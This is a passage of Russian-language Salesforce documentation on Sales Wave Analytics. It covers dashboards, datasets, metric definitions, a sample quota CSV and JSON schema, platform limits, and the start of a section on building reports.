
Для использования Sales Wave:

- «Доступ к шаблонам и приложениям Sales Cloud Analytics»

Для создания и управления приложениями Wave:

- «Управление шаблонными приложениями Wave Analytics»
- «Изменение потока данных Wave Analytics»





В следующей таблице рассматриваются панели мониторинга Sales Wave, предназначенные для получения быстрого представления о текущей деятельности компании. При необходимости более подробные сведения можно просмотреть самостоятельно. Дополнительную информацию см. в разделе «Просмотр и визуализация данных» на странице 3898.

**Прим.:** Приложение Sales Wave использует иерархию ролей в Salesforce для определения уровня безопасности, который может предоставляться пользователям данных. Пользователи могут просматривать только те данные, которые соответствуют уровню их роли и ниже. Иерархия ролей также используется для определения управленческой сводной структуры на некоторых панелях мониторинга Sales Wave. Например, если для того, чтобы просматривать результаты работы других групп и участников, требуется детализация в соответствии с иерархией, это можно сделать посредством раскрывающегося списка «Просмотр роли ответственного как».

**Табл. 42: Панели мониторинга Sales Wave**

| Имя панели мониторинга | Содержимое   | Действие, необходимое для индивидуальной настройки* | Имеется сводка для менеджеров?*** |
|------------------------|--|---|-----------------------------------|
| Sales-Overview         | Начните здесь. Данная панель мониторинга позволяет получить быстрое представление о компании на основе всех сведений об управлении прогнозами и ожидаемыми продажами, производительности рабочих групп и текущей деятельности. | Высокий   | Нет                               |

| Имя панели мониторинга         | Содержимое   | Действие, необходимое для индивидуальной настройки* | Имеется сводка для менеджеров?*** |
|--------------------------------|--|---|-----------------------------------|
| Sales–Forecast Review          | Данная панель мониторинга отображает закрытые реализованные и ожидающие закрытия сделки для определения вероятности выполнения установленного плана продаж.  | Высокий   | Да                                |
| Тенденции в ожидаемых продажах | Отслеживание изменений возможностей в ожидаемых продажах, например, «Закрыто и реализовано/не реализовано», «Перемещено в/из», «Сумма уменьшилась/увеличилась».  | Высокий   | Нет                               |
| Sales–Pipe Review              | Данная панель мониторинга отображает все открытые сделки, находящиеся в работе, и поддерживает систематизацию по нескольким ключевым измерениям для быстрого определения популярных открытых сделок. Кроме того, пользователи могут выполнять действия (например, создание задачи или события) в системе Salesforce. | Низкий  | Нет                               |
| Эффективность продаж           | Отслеживание событий и задач, выполняемых каждым участником группы сбыта.  | Высокий   | Да                                |
| Sales–Business Review          | Отображаются архивные закрытые и реализованные сделки по ключевым измерениям (например, ответственный, клиент, география, продукт и источник). См. изображение выше.   | Низкий  | Нет                               |
| Sales–By Customer              | Данная панель мониторинга отображает визуализации  | Низкий  | Нет                               |

| Имя панели мониторинга | Содержимое  | Действие, необходимое для индивидуальной настройки* | Имеется сводка для менеджеров?*** |
|------------------------|---|---|-----------------------------------|
|                        | тенденций внутри клиентской базы.   |   |                                   |
| Sales–By Geo           | Данная панель мониторинга отображает визуализации тенденций по географическому региону.   | Низкий  | Нет                               |
| Sales–By Source        | Данная панель мониторинга отображает визуализации тенденций по источнику.   | Низкий  | Нет                               |
| Sales–By Product       | Данная панель мониторинга отображает визуализации тенденций по продукту.  | Низкий  | Нет                               |
| Sales–Leaderboard      | Данная панель мониторинга отображает лидирующих и отстающих участников по временным промежуткам и ключевым категориям производительности. | Высокий   | Да                                |
| Sales–Player Stats     | Предоставляются подробные сведения для каждого участника группы.  | Высокий   | Да                                |

\* Указывает уровень сложности редактирования панели мониторинга. Если указан высокий уровень сложности, то из-за сложности и обширности запросов, использованных для создания панели мониторинга, рекомендуем работать совместно с партнером-экспертом или с представителем службы поддержки Salesforce.

\*\* Указывает, предоставляет ли панель мониторинга возможность детализации по структуре группы. В настоящее время приложение Sales Wave поддерживает только иерархию ролей.

## Наборы данных Sales Wave

В следующей таблице перечислены все возможные наборы данных, которые могут стать частью Sales Wave, если приложение создается на основе ответов на вопросы мастера конфигурации.

**Табл. 43: Наборы данных Sales Wave**

| Имя набора данных                                 | Содержимое   |
|---|--|
| Возможности                                       | Сведения о возможностях, организациях и пользователях              |
| Продукты, связанные с коммерческими возможностями | Сведения о продуктах для возможностей, организаций и пользователей |

| Имя набора данных                  | Содержимое   |
|------------------------------------|--|
| Задачи                             | Сведения о задаче (например, вызовы, сообщения электронной почты или задачи).  |
| События                            | Сведения о событиях, например, о встречах.   |
| План продаж                        | Сведения о плане продаж; необходимо <a href="#">загрузить файл CSV</a> на странице 3965 с данными плана продаж, чтобы обновить этот набор данных перед использованием приложения Sales Wave. |
| Журнал возможности                 | Отслеживание изменений по дате закрытия, этапу и сумме для возможности.  |
| Тенденции ожидаемых продаж         | Создание типа изменения («Закрыто и реализовано/не реализовано», «Перемещено в/из», «Уменьшено/расширено») для каскадной диаграммы по ожидаемым продажам.                                    |
| Роль пользователя                  | Основные сведения о пользователях.   |
| Пользователь-менеджер              | Информация об иерархии ролей для пользователей, которая используется при составлении сводки менеджера.   |
| План продаж, пользователь-менеджер | Применение сведений об иерархии ролей к данным плана продаж, использованным при составлении сводки менеджера.  |

## Общие сведения о терминологии по данным приложения Sales Wave

Чтобы повысить эффективность использования приложения Sales Wave, рекомендуем просмотреть показатели и термины, используемые в приложении.

**Табл. 44: Панели мониторинга Sales Wave**

| Показатель/термин        | Формула  | Описание/примечания  |
|--------------------------|--|--|
| Закрыто и реализовано    |  | Стоимость закрытых и реализованных возможностей.   |
| Закрыто и не реализовано |  | Стоимость закрытых и нереализованных возможностей.   |
| Всего закрыто            | Закрыто и реализовано + Закрыто и не реализовано | Общая стоимость закрытых возможностей.   |
| План продаж              |  | Стоимость, запланированная/подтвержденная/намеченная за определенный временной промежуток. |
| Выполнение плана продаж  | Закрыто и реализовано / План продаж              | Процент выполнения плана продаж.   |

| Показатель/термин                     | Формула  | Описание/примечания   |
|---------------------------------------|--|---|
| Ожидаемое закрытие                    | Много  | Возможность использования категории прогноза или имени этапа для вычисления.  |
| Прогноз                               | Закрыто и реализовано + Ожидаемое закрытие                             | Стоимость, ожидаемая/прогнозируемая на конец временного промежутка.   |
| Прогноз к плану продаж                | Прогноз / План продаж  | Соотношение прогноза к плану продаж.  |
| Требуется закрытие                    | План продаж - Закрыто и реализовано                                    | Стоимость, необходимая для выполнения плана продаж.   |
| Требуется поиск                       | План продаж - Прогноз  | Стоимость, необходимая для выполнения плана продаж (после учета ожидающих закрытия возможностей).                                 |
| Открытые ожидаемые продажи            |  | Общая стоимость открытых возможностей, находящихся в работе, где категории прогноза не задано значение «Закрыто» или «Пропущено». |
| Покрытие открытых ожидаемых продаж    | Открытые ожидаемые продажи / Требуется закрытие                        | Процент покрытия ожидаемых продаж, необходимый для закрытия.  |
| Заказы                                |  | Стоимость закрытых и реализованных возможностей для нового бизнеса.   |
| Разница                               | Текущий год - Прошлый год  | Разница между двумя элементами.   |
| Г / Г (%)                             | (Текущий год / Прошлый год) - 1  | Темп прироста в течение года.   |
| Средняя продажная цена                | Общая стоимость / Общее количество                                     | Средняя продажная цена для возможностей, продуктов и т. д.  |
| Средний темп реализации по стоимости  | Закрыто и реализовано / Всего закрыто                                  | Доля успешно закрытых возможностей на основе стоимости.   |
| Средний темп реализации по количеству | Закрыто и реализовано / Всего закрыто                                  | Доля успешно закрытых возможностей на основе количества.  |
| Средний цикл продаж                   | Дата закрытия - Дата создания  | Время, затраченное на закрытие сделки.  |
| Средний процент скидки                | $\text{abs}((\text{Продажная цена} / \text{Цена по прайс-листу}) - 1)$ | Процент снижения цены по прайс-листу.   |

## Индивидуализация интерфейса Sales Wave посредством конфигуратора

Конфигуратор Sales Wave позволяет создавать приложения Sales Wave, где отображается способ просмотра данных вашей компанией.

При создании приложения Sales Wave для организации встроенный конфигуратор отображает последовательность вопросов, определяющих способ просмотра данных по продажам на готовых панелях мониторинга Sales Wave. Исходя из способа использования данных Sales Cloud в организации, выберите соответствующие ответы, позволяющие повысить эффективность и полезность панелей мониторинга.

Например, конфигуратор предлагает выбрать основное и дополнительное поля, которые должны использоваться для просмотра клиентов согласно их географическому положению. Чтобы отсортировать клиентов по стране и области, выберите поле «Страна» в качестве основного, а поле «Область/штат» в качестве дополнительного. Чтобы отсортировать клиентов по региону и стране, выберите поле «Регион» в качестве основного, а поле «Страна» в качестве дополнительного. После создания Sales Wave на панелях мониторинга переключатель для перехода между выбранными первичными и вторичными полями. Кроме того, конфигуратор предлагает аналогичный выбор для определения способа просмотра данных по клиенту, источнику, продукту и другим факторам, используемым при отслеживании коммерческой деятельности посредством системы Salesforce.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и управления приложениями Wave:

- «Управление шаблонными приложениями Wave Analytics»
- «Изменение потока данных Wave Analytics»

**Personalize Sales Wave - Accounts (1 of 3)**

What's the primary field to view data by customer? \*  
 Industry x ▾ High-level grouping to identify your customers

What's the secondary field to view data by customer?  
 Account Type x ▾ Detail-level grouping to identify your customers

What's the primary field to view data by geography? \*  
 Billing Country x ▾ High-level grouping to identify your geography

What's the secondary field to view data by geography?  
 Billing State/Province x ▾ Detail-level grouping to identify your geography

What's the primary field on Accounts object to view data by source? \*  
 Account Source x ▾ High-level grouping to identify your source for getting deals

What's the secondary field on Opportunities object to

Back Continue

Тщательно обдумайте ответы на вопросы, поскольку это влияет на количество и содержание панелей мониторинга Sales Wave, а также на способ просмотра пользователями данных о продажах в приложении. При необходимости панели

мониторинга могут быть дополнительно настроены после создания приложения, а первые ответы могут быть изменены путем удаления и повторного создания приложения Sales Wave.


СМ. ТАКЖЕ:

[Создание и совместное использование приложения Sales Wave](#)

[Создание и совместное использование приложения Sales Wave](#)

## Пример CSV-файла приложения Sales Wave

Ниже приведен пример CSV-файла, создаваемого для обновления набора данных «План продаж (Цель)» приложения Sales Wave.

 **Прим.:** Данный файл является только примером. Рекомендуем создать уникальный CSV-файл на основе собственных данных Sales Cloud, включающий указанные ниже поля.

- QuotaAmount
- StartDate
- OwnerName
- Username

См. раздел [«Обновление набора данных "План продаж \(Цель\)" приложения Sales Wave»](#) на странице 3965.

 **Пример:**

```
QuotaAmount,StartDate,OwnerName,Username
5000000,2014-01-01,Priya Anand,user9.kthjbnrxfifo@na2.com
5000000,2014-02-01,Priya Anand,user9.kthjbnrxfifo@na2.com
5000000,2014-03-01,Priya Anand,user9.kthjbnrxfifo@na2.com
5000000,2014-04-01,Priya Anand,user9.kthjbnrxfifo@na2.com
5000000,2014-05-01,Priya Anand,user9.kthjbnrxfifo@na2.com
5000000,2014-06-01,Priya Anand,user9.kthjbnrxfifo@na2.com
5000000,2014-07-01,Priya Anand,user9.kthjbnrxfifo@na2.com
5000000,2014-08-01,Priya Anand,user9.kthjbnrxfifo@na2.com
5000000,2014-09-01,Priya Anand,user9.kthjbnrxfifo@na2.com
5000000,2014-10-01,Priya Anand,user9.kthjbnrxfifo@na2.com
5000000,2014-11-01,Priya Anand,user9.kthjbnrxfifo@na2.com
5000000,2014-12-01,Priya Anand,user9.kthjbnrxfifo@na2.com
5000000,2014-01-01,Nathan Sinha,user18.esm4nmdicvgc@na2.com
5000000,2014-02-01,Nathan Sinha,user18.esm4nmdicvgc@na2.com
5000000,2014-03-01,Nathan Sinha,user18.esm4nmdicvgc@na2.com
5000000,2014-04-01,Nathan Sinha,user18.esm4nmdicvgc@na2.com
5000000,2014-05-01,Nathan Sinha,user18.esm4nmdicvgc@na2.com
5000000,2014-06-01,Nathan Sinha,user18.esm4nmdicvgc@na2.com
5000000,2014-07-01,Nathan Sinha,user18.esm4nmdicvgc@na2.com
5000000,2014-08-01,Nathan Sinha,user18.esm4nmdicvgc@na2.com
5000000,2014-09-01,Nathan Sinha,user18.esm4nmdicvgc@na2.com
5000000,2014-10-01,Nathan Sinha,user18.esm4nmdicvgc@na2.com
5000000,2014-11-01,Nathan Sinha,user18.esm4nmdicvgc@na2.com
5000000,2014-12-01,Nathan Sinha,user18.esm4nmdicvgc@na2.com
```

## Файл набора данных «План продаж приложения Sales Wave» в формате JSON

Используйте этот файл для обновления набора данных «План продаж приложения Sales Wave» с использованием даты начала финансового года, если эта дата *не* соответствует 1 января.

Скопируйте содержимое этого файла в выбранный редактор и измените значение `fiscalMonthOffset` (выделено **жирным шрифтом**) в данные месяца начала фискального периода. В метаданных Sales Wave «0» соответствует январю, «1» — февралю и т.д. до «11», соответствующему декабрю. В коде, приведенном ниже, установлено значение «4», соответствующее месяцу май. Используйте значение, представляющее месяц начала фискального периода. Затем сохраните файл и загрузите его в Sales Wave в соответствии с инструкциями раздела «[Обновление набора данных "План продаж \(Цель\)" приложения Sales Wave](#)».

```
{
  "objects": [
    {
      "connector": "CSV",
      "fullyQualifiedName": "Quota_csv",
      "label": "Quota.csv",
      "name": "Quota_csv",
      "fields": [
        {
          "fullyQualifiedName": "QuotaAmount",
          "name": "QuotaAmount",
          "type": "Numeric",
          "label": "QuotaAmount",
          "precision": 18,
          "defaultValue": "0",
          "scale": 0
        },
        {
          "fullyQualifiedName": "StartDate",
          "name": "StartDate",
          "type": "Date",
          "label": "StartDate",
          "format": "yyyy-MM-dd",
"fiscalMonthOffset": 4,
          "isYearEndFiscalYear": true
        }
      ],
      {
        "fullyQualifiedName": "OwnerName",
        "name": "OwnerName",
        "type": "Text",
        "label": "OwnerName"
      },
      {
        "fullyQualifiedName": "Username",
        "name": "Username",
        "type": "Text",
        "label": "Username"
      }
    ]
  }
}
```



```

1
}

```

## Ограничения для Wave Analytics

Данный раздел содержит ограничения для Wave Analytics.

Ограничения ниже применяются ко всем поддерживаемым версиям. Чтобы увеличить данные ограничения, обратитесь в компанию salesforce.com.

### Ограничения для вызовов API

| Ограничение  | Значение |
|--|----------|
| Максимальное количество параллельных API-вызовов Wave Analytics на организацию | 100      |
| Максимальное количество API-вызовов Wave Analytics на пользователя в час       | 5,000    |

### Ограничения для хранилищ данных лицензии Wave Analytics

 **Прим.:** Ограничения данных в таблице ниже действительны *только* для лицензий платформы Analytics Cloud — Wave Analytics и приложения Analytics Cloud — Sales Wave Analytics, приобретенных 20 октября 2015 года или позже.

| Лицензия  | Ограничение   |
|---|---|
|   | <b>Ограничения на хранение данных в лицензии Wave Analytics являются не техническими, а договорными. Владелец лицензии соглашается строго отслеживать общее количество строк данных.</b>                  |
| Платформа Analytics Cloud — Wave Analytics                            | 100 миллионов строк   |
| Приложение Sales Wave Analytics                                       | 25 миллионов строк при использовании без лицензии на платформу Analytics Cloud — Wave Analytics. При использовании лицензии на приложение Sales Wave лимит данных для лицензии на платформу не повышается |
| Analytics Cloud — Additional Data Rows (дополнительные строки данных) | 100 миллионов строк   |


### Ограничения хранилищ для набора данных

| Ограничение   | Значение   |
|---|--|
| Максимальное количество строк, суммированное по всем зарегистрированным наборам данных. | 250 миллионов для лицензии на платформу, <i>приобретенную до</i> 20 октября 2015 года. |
| Максимальное количество полей в наборе данных   | 5000 (включая до 1000 полей дат)   |
| Максимальное значение для каждого числового поля набора данных                          | 36,028,797,018,963,967   |

| Ограничение   | Значение                |
|---|-------------------------|
| Минимальное значение для каждого числового поля набора данных | -36,028,797,018,963,968 |

### Ограничения для потока данных

| Ограничение  | Значение |
|--|----------|
| Максимальное количество выполнений потока данных в течение суток | 24       |

 **Прим.:** Wave использует пакетный API, который использует ограничения пакетных API Salesforce. Поток данных добавляет отдельный вызов для пакетных API, чтобы извлекать данные из каждого объекта Salesforce. Поток данных использует пакет размером от 100К до 250К, в зависимости от того, используются ли фрагменты данных потоком данных или пакетным API. В результате для извлечения миллиона строк из объекта поток данных создает 4–10 пакетов.

### Ограничения приложения Sales Wave

Ограничения Sales Wave допускают не более десяти настраиваемых объектов и одного потока данных на каждую организацию, внедряющую это приложение. Эти ограничения являются договорными, а не техническими.

### Ограничения для внешних данных

| Ограничение   | Значение  |
|---|---|
| Максимальный размер файла на загрузку внешних данных  | При использовании интерфейса External Data API: 40 Гб.<br>При использовании пользовательского интерфейса: 512 МБ. |
| Максимальный размер файла для загрузок внешних данных в течение суток                       | 50 ГБ   |
| Максимальное количество файлов внешних данных, которое может быть загружено в течение суток | 50  |
| Максимальное количество символов в поле   | 32,000  |
| Максимальное количество полей в записи  | 5000 (включая до 1000 полей дат)  |
| Максимальное количество символов во всех полях записи                                       | 400,000   |

### Ограничения для запросов

| Ограничение  | Значение                            |
|--|-------------------------------------|
| Максимальное количество параллельных запросов на организацию | 50 для каждой лицензии на платформу |

| Ограничение  | Значение |
|--|----------|
| Максимальное количество параллельных запросов на пользователя  | 10       |
| Максимальное количество строк, возвращенных по запросу<br>Значение «10 000» задано по умолчанию. Для установки другого значения используйте оператор <code>limit SAQL</code> . | 10,000   |
| Время ожидания запроса   | 2 минуты |

Следующие ограничения действительны для версии Developer Edition с поддержкой Wave.

### Ограничения версии Developer Edition

| Ограничение                                   | Значение |
|---|----------|
| Максимальное количество строк данных          | 250,000  |
| Максимальное количество параллельных запросов | 5        |



**Прим.:** Wave разработана на платформе [force.com](https://force.com), поэтому на нее распространяются ограничения платформы [force.com](https://force.com). Например, ограничение по запросам SOQL (20 000 символов) контролирует количество полей, из которых трансформация `sfdcDigest` может извлекать данные. В случае превышения ограничений [force.com](https://force.com) возникает ошибка. См. подраздел «[Ограничения платформы force.com](#)».

## Ограничения для Wave Analytics

Wave Analytics немного отличается от других функций Salesforce.

### Невозможность дифференцирования выпусков

Все клиенты получают обновления Wave Analytics одновременно, независимо от используемого экземпляра. Связанные основные обновления выполняются для каждого экземпляра согласно поэтапному расписанию.

### Локализация

Локализация Wave Analytics завершена. Ниже перечислены некоторые исключения.

- Языки, читаемые справа налево (например, арабский и еврейский), не поддерживаются.
- Сообщения об ошибках могут отображаться только на английском языке.
- Мобильное приложение iOS поддерживает только англоязычные версии образцов наборов данных и панелей мониторинга.

### Ограниченная поддержка интернационализации

Wave Analytics поддерживает интернационализацию. Ниже перечислены некоторые ограничения.

- Чтобы просмотреть переведенные метки, измените регион и язык.
- Данные внутри наборов данных не локализованы.
- Сортировка данных внутри наборов данных может работать некорректно.
- Метаданные каждого набора данных позволяют задавать только один регион. Независимо от выбранного региона и языка, набор данных будет отображать всем пользователям одинаковые даты, время, форматы чисел и имена измерений.
- Поиск по фильтрам чувствителен к регистру и диакритическим знакам. Например, поиск по фильтру «Andre» не возвращает результат «André».
- Мультивалюта не поддерживается. При извлечении стандартной валюты организации Wave Analytics использует валюту для денежных значений без преобразования в другую валюту.

## Невозможность использования функций доступности

Wave Analytics не поддерживает функции доступности.

## Невозможность использования пакетирования и интерфейса Metadata API

Wave Analytics не поддерживает использование интерфейса API метаданных. Приложения Wave Analytics не поддерживают возможность пакетирования или управления версиями. Перенос данных, объектов и приложений Wave Analytics из безопасной организации в производственную должен выполняться вручную. Стандартный шаблон организации (DOT) не поддерживает дублирование организации.

## Ограниченная безопасность поля

Безопасность поля недоступна внешним данным, загруженным посредством файлов. Безопасность поля, реализованная в исходной базе данных или объекте Salesforce, не сохраняется при загрузке данных в набор данных Wave Analytics. Дополнительную информацию см. в [Руководстве по обеспечению безопасности Wave Analytics](#).

## Поддержка приложения Sales Wave для объектов и полей Salesforce

Sales Wave поддерживает все стандартные и настраиваемые объекты и данные Salesforce. Однако при первом создании приложения по умолчанию платформа будет содержать только предустановленный набор полей и объектов.

Sales Wave создает поток данных, который публикует выбранные поля из следующих стандартных объектов Salesforce.

- Организации
- Пользователи
- Роли
- Возможности
- Продукты (элемент строки возможностей)
- Задачи
- События

Sales Wave поддерживает стандартные и настраиваемые поля стандартных объектов Salesforce. Указанные поля определяются ответами, данными пользователем при создании приложения с помощью встроенного [мастера конфигурации](#).




**Прим.:** Sales Wave ограничивает поддержку настраиваемых объектов до десяти настраиваемых объектов на каждую организацию, где внедрено приложение Sales Wave. Это ограничение договорное, а не техническое.

Чтобы добавить настраиваемые объекты или дополнительные поля, не включенные при первом создании приложения, необходимо обновить поток данных Sales Wave. Подробные сведения см. в разделе [«Создание наборов данных посредством потока данных»](#).

## Поддержка данных, не относящихся к системе Salesforce, приложением Sales Wave

Sales Wave не поддерживает внешние источники данных, [кроме CSV-файла](#), содержащего данные плана продаж на уровне пользователя. Импорт других внешних данных доступен только при наличии дополнительной лицензии. Дополнительную информацию можно получить у представителя Salesforce.

 **Прим.:** Чтобы включить данные о плане продаж в Sales Wave, необходимо загрузить файл CSV с подробными сведениями. Дополнительную информацию см. в разделе [«Обновление набора данных "План продаж \(Цель\)" приложения Sales Wave»](#).

## Поддержка меню действия для объектов и действий

Текущее внедрение меню действий обеспечивает ограниченную поддержку объектов и действий Salesforce.

В настоящее время можно создавать меню быстрых действий для настраиваемых объектов, sObjects и для следующих стандартных объектов Salesforce:

- Организация
- Обращения
- Интерес
- Возможность

Действия в макетах страниц «Контакты», «Пользователь» или «Профиль пользователя» не поддерживаются.

Меню действия на текущий момент поддерживает действия Chatter («Сообщение», «Файл», «Благодарность», «Ссылка», «Опрос» и «Вопрос»), [объектные действия](#) и [глобальные действия](#). Действия Salesforce1 не поддерживаются.

В будущих выпусках будут поддерживаться другие объекты и действия.

СМ. ТАКЖЕ:

[Вопросы шифрования платформы](#)

## Отчеты и панели мониторинга

---

Система Salesforce поддерживает разнообразные инструменты составления отчетов, предназначенные для анализа и обработки данных.

### **Сбор данных посредством отчетов**

Отчеты предоставляют доступ к данным, собранным организацией, которые могут использоваться для принятия взвешенных решений. Данные организации могут просматриваться самыми разными способами, отображаться в удобных форматах и публиковаться на панелях мониторинга для общего доступа.

### **Просмотр подробных сведений посредством панелей мониторинга**

Панели мониторинга позволяют пользователям просматривать изменяющиеся бизнес-условия и принимать оперативные решения на основе данных, собранных посредством отчетов. Рекомендуем использовать панели мониторинга для определения текущих тенденций, сортировки количественных показателей и оценки последствий предпринятых действий.

# Отчеты и панели мониторинга

## Отчеты

### Общие сведения об отчетах

Отчеты предоставляют пользователям доступ к данным Salesforce. Прежде чем начать создание, чтение или предоставление общего доступа к отчетам, просмотрите общие сведения об отчетах ниже.

При подготовке к составлению отчетов по данным Salesforce воспользуйтесь советами ниже.

- Качественная настройка отчетов сокращает время их выполнения.
- Прежде чем создать отчет, составьте список вопросов, на которые должны быть получены ответы. Данный алгоритм позволяет отчету вернуть все необходимые данные.
- Общий доступ к отчетам предоставляется посредством папок. Отчет доступен любому пользователю, имеющему доступ к папке, выбранной для его хранения. Убедитесь, что отчет хранится в соответствующей папке.

Прежде чем начать создание первого отчета, просмотрите указанные ниже функции и понятия.

### Конструктор отчетов

*Конструктор отчетов* — это визуальный интерактивный инструмент, предназначенный для создания и редактирования отчетов. Конструктор отчетов позволяет пользователям выбирать тип отчета, формат отчета и поля отчета.

Чтобы открыть конструктор отчетов, щелкните **«Создать отчет»**.

### Поля

Каждый результат отчета описывается как минимум одним *полем*. Представьте отчет в виде таблицы сведений, где каждая строка соответствует результату, а каждый столбец соответствует полю.

Например, менеджер отдела кадров создает отчет по сотрудникам. Каждый результат соответствует сотруднику, а каждое поле соответствует отдельному фрагменту данных о сотруднике: личное имя, фамилия, должность, дата начала и т. д.

При создании или редактировании отчета рекомендуем выбрать поля, которые должны отображаться отчетом. Во избежание длительного выполнения отчетов, рекомендуем добавлять только нужные поля.

### Фильтры

*Фильтры* позволяют ограничивать данные, возвращаемые отчетом. Фильтры могут использоваться во многих случаях (например, отображение конкретных данных отчета или быстрое выполнение отчета).

Например, отчет возвращает все обращения компании. Чтобы просмотреть только открытые обращения, назначенные текущему пользователю, отфильтруйте отчет по полям «Ответственный» и «Статус».

Добавьте фильтры в конструкторе отчетов. При использовании Lightning Experience добавление, редактирование или удаление фильтров также доступно во время чтения отчета.

### Типы отчетов

*Тип отчета* определяет поля, доступные в отчете. Например, отчеты по файлам и содержимому содержат поля «Код файла», «Имя файла» и «Итого загрузок». Отчеты по организациям содержат поля «Код организации», «Имя организации» и «Тел. ».

### ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience.

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

Выбор типа отчета является первым этапом создания отчета.

### Формат отчета

*Формат отчета* определяет способ отображения результатов отчета. Возможные форматы: табличный, сводный, матричный или составной. Lightning Experience не поддерживает составные отчеты.

## Создание отчета

Создание отчета поможет найти ответы на вопросы о данных Salesforce.

### 1. Создание отчета

Конструктор отчетов — это интерактивный инструмент для быстрого и удобного доступа к данным. Конструктор отчетов позволяет создавать новые и редактировать текущие отчеты.

### 2. Составление отчетов по архивным изменениям

Благодаря составлению стандартных оперативных отчетов по текущему состоянию дел, пользователи могут анализировать ежедневные и еженедельные изменения возможностей, обращений, прогнозов и настраиваемых объектов.

### 3. Составление отчетов по архивным данным посредством отчетных снимков

Отчетный снимок — это средство составления отчетов по архивным данным. Авторизованные пользователи могут сохранять результаты табличных или сводных отчетов в полях настраиваемого объекта, а затем соотносить эти поля с соответствующими полями целевого объекта. Кроме того, они могут планировать время выполнения отчета для загрузки данных отчета в поля настраиваемого объекта. Отчетные снимки позволяют обрабатывать данные отчетов аналогично другими записями Salesforce.

### 4. Быстрая категоризация данных посредством областей

*Функция добавления в область* позволяет быстро классифицировать записи отчета без создания формулы или настраиваемого поля. При создании поля области пользователь определяет несколько категорий (областей), используемых для группирования значений отчета.

### 5. Объединение разных типов данных в составном отчете

Составной формат отчета позволяет просматривать разные типы сведений в одном отчете. Составной отчет может содержать данные из разных типов стандартных или настраиваемых отчетов.

### 6. Графическое отображение данных отчета

Диаграммы, используемые для отображения данных отчета, позволяют ускорить процесс их восприятия. Диаграммы отображаются прямо над таблицей отчета. Благодаря диаграммам, пользователи могут получать общее представление об отчетах без детализации их данных. Рекомендуем использовать линейные диаграммы для отслеживания динамических изменений, а горизонтальные или секторные диаграммы для сопоставления значений на определенный момент времени. При необходимости диаграммы могут просматриваться в компонентах панели мониторинга.

### 7. Отображение данных отчета в таблицах

Таблицы позволяют скрывать некоторые сведения и диапазоны, ограничивать количество отображаемых результатов и использовать цветовые выделения, предоставляя пользователям возможности более удобного просмотра данных. При необходимости таблицы могут просматриваться в компонентах панели мониторинга.

### 8. Составление отчетов по данным Salesforce посредством приложения Excel

Когда Salesforce отключит поддержку TLS 1.0, мы завершим поддержку Connect for Office. Connect for Office включает настройку Excel, которая позволяет выполнять безопасный доступ к отчетам Salesforce при помощи Microsoft® Excel®. Отчеты, созданные в системе Salesforce, могут переноситься в приложение Excel, формулы, диаграммы и сводные таблицы которого позволяют настраивать и анализировать данные.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

## 9. Обновление мастера отчетов

Конструктор отчетов, являющийся полнофункциональным графическим редактором, — это стандартный инструмент для создания и редактирования отчетов. Если организация все еще использует устаревший мастер отчетов, рекомендуем включить поддержку конструктора отчетов.

## Создание отчета

Конструктор отчетов — это интерактивный инструмент для быстрого и удобного доступа к данным. Конструктор отчетов позволяет создавать новые и редактировать текущие отчеты.

Чтобы настроить готовый отчет посредством конструктора отчетов, щелкните имя нужного отчета и нажмите кнопку **«Настроить»**. Благодаря сжатому верхнему колонтитулу страницы, конструктор отчетов позволяет оптимизировать полезную площадь экрана. Чтобы просмотреть вкладки приложения, закройте конструктор или щелкните логотип Salesforce.

### 1. Выбор типа отчета

Тип отчета — это набор правил, определяющих записи и поля, которые должны отображаться в отчете. Пользователям доступны стандартные типы отчетов и настраиваемые типы отчетов, заданные администратором.

### 2. Выбор формата отчета

Отчет может использовать табличный, сводный, матричный или составной формат. Оптимальный формат отчета определяется сложностью отображаемых данных и текущими навыками пользователей.

### 3. Создание отчета

Создайте отчет, чтобы получить поминутный обзор какого-либо аспекта деятельности, например статуса клиентов, возможностей, обращений в службу поддержки и т. д.

### 4. Создание настраиваемого отчета

Пользователи могут настраивать стандартные отчеты или создавать собственные настраиваемые отчеты в соответствии с текущими требованиями организации.

### 5. Создание настраиваемого отчета в режиме доступности

### 6. Группирование данных отчета

